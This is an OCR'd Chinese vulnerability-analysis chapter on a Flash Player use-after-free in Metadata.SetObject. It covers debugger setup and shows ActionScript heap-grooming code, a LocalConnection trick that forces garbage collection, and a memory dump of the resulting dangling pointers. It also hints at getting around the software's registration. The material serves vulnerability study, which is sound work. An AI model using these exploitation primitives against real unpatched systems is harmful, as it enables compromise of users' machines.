
编译 Flash 动画一般使用两种软件：Adobe Flash Builder 或 Adobe Flash Professional，本文主要介绍的是第一种。从上述产品链接中找到 Flash Builder 下载安装，windows 平台分 32 位和 64 位版本。




安装过程需要注册，具体可自行网上找按照教程，嘿嘿 ~

安装完成后，主要还需要搭配一下 Flash Player 和 Air SDK 的版本，让 IDE 可对指定版本 Flash 文件进行调试，也能支持编译指定版本的 Flash 文件。


先说 Air SDK 吧，下载指定版本的 SDK（SDK and Compiler）后，分别在安装目录下的 “sdks\4.6.0’’（最新）和 “\eclipse\plugins\com.adobe.flash.compiler_4.7.0.349722\AIRSDK’’ 这两个目录解压覆盖 SDK 包即可。




再来说说 Flash Player 的版本，依然是下载指定版本的 FP 包，比如本漏洞环境要求版本为 31.0.0.153 及之前版本（太早的也不行，某些包库不支持），就下载个 31.0.0.108 的包为例吧，一般其中会包含 Debug 和 Release 两种版本的环境包，并且每种版本还分位多种运行环境的程序，我们进行编译和调试主要使用 Debug 中的 ax 和 sa 两种程序，将之放置到 Flash Builder 安装目录的对应位置如下，其中 ax 需要运行安装：




sa 版本其实本文用不到，其路径设置也可以直接在 IDE 中指定：



还有 IDE 也可以设置 Flash 项目调试使用的浏览器：



一切配置好后就可以开始进行调试分析了，以下为 IDE 调试配合 OD 观察对象内存，从 IDE 中可以看到的对象地址为该对象的实际内存地址加 1：



16.4 0x4 漏洞成因分析

开始进入本文的主角——Flash 漏洞的分析，下文展示代码是对反编译出来的伪源码分析理解后重新命名了变量、函数等符号的结果，也是为增加可读性方便理解。

首先分配和释放多次内存，为后续控制内存分配做好准备，此为漏洞利用的常用步骤。

```
var i:uint;
var r_num:Vector.<String> = new Vector.<String>(0x1000);
while (i < 0x1000)
{
    r_num[i] = i.toString();
    i++;
};
i = 0;
while (i < 0x1000)
{
    r_num[i] = null;
    i = (i + 2);
};
this.gc_clean();
```

通过分配0x1000个String对象来为控制堆分配做准备

释放一半的String对象进快表堆块队列

触发垃圾内存回收，真正进堆管理队列


其中触发垃圾回收的函数“gc_clean()’’，内部实现如下，实现原理是连续两次 connect 同一个连接将引发异常，自动运行垃圾回收器，将未被引用的空闲内存进行回收。

```
private function gc_clean():void
{
    try
    {
        new LocalConnection().connect("A");
        new LocalConnection().connect("A");
    }
    catch(e:Error)
    {
            //
    };
}
```

连续两次connect同一个连接引发异常，触发垃圾

接着就到达引发本次漏洞的关键代码了，主要发生对象是 Metadata。这种对象有点类似 python 中的字典，用于存储一系列的‘‘键—---值’’ 对。漏洞则发生在该对象增加键值的方法函数“SetObject’’ 中，该函数在存储‘‘键’’ 对象的时候，没有对该对象进行所谓的“DRCWB’’，这里可以先简单理解为没有给‘‘键’’ 对象加个引用计数（如下代码中‘‘键’’ 对象引用计数为 0），导致攻击者可以利用此点通过执行“gc_clean()’’ 来强制回收‘‘键’’ 对象的内存，从而获得垂悬指针，进而可以进行“UAF’’ 漏洞利用。

具体我们还是先观察一下垂悬指针的形成过程吧，在 IDE 中设置断点运行到上图 map 对象存储完键值后、执行 “gc_clean()’’ 之前，然后 OD 附加浏览器进程，通过 IDE 中的 map 对象地址减一（如 0x7913191-1）来观察 OD 内存窗口中的 map 对象，可以看到 ‘‘键’’ 对象（String）被依次存进一个数组中：



然而执行“gc_clean()’’ 之后，key 数组中保存的 String 指针没有动，但是指针对应的 String 对象却被释放了，于是 key 数组就保留了指向原 string 对象（如第 20 个）的垂悬指针，将能够越权访问到其对应地址后续被重新分配给的其他对象结构：

gc_clean()执行前后，key数组存储的string对象指针不动

地址	HEX 数据	ASCII
04D8E028	C8 E5 89 05 20 EB 89 05 38 EB 89 05 50 EB 89 05	儒? 雰|8雰|P雰|
04D8E038	68 EB 89 05 80 EB 89 05 98 EB 89 05 B0 EB 89 05	h雰|€雰|欘?半?
04D8E048	C8 EB 89 05 E0 EB 89 05 F0 DD 9C 07 D8 DD 9C 07	入?嚏?疬?剌?
04D8E058	C0 DD 9C 07 A8 DD 9C 07 90 DD 9C 07 78 DD 9C 07	笉?せ?慢?x韬•
04D8E068	60 DD 9C 07 48 DD 9C 07 30 DD 9C 07 18 DD 9C 07	`韬•H韬•0韬•↑韬•
04D8E078	00 DD 9C 07 E8 DC 9C 07 D0 DC 9C 07 B8 DC 9C 07	.韬•柢?龍?杠?
04D8E088	A0 DC 9C 07 88 DC 9C 07 70 DC 9C 07 58 DC 9C 07	犧?堪?p軒•X軒•
04D8E098	40 DC 9C 07 28 DC 9C 07 10 DC 9C 07 F8 DB 9C 07	@軒•(軒•↑軒• ?
04D8E0A8	C8 DB 9C 07 98 DB 9C 07 68 DB 9C 07 38 DB 9C 07	熔?褆?h蹼•8蹼•
04D8E0B8	08 DB 9C 07 D8 DA 9C 07 A8 DA 9C 07 78 DA 9C 07	◘蹼•刳?丫?x跕•
04D8E0C8	48 DA 9C 07 18 DA 9C 07 E8 D9 9C 07 B8 D9 9C 07	H跕•↑跕•栭?纲?

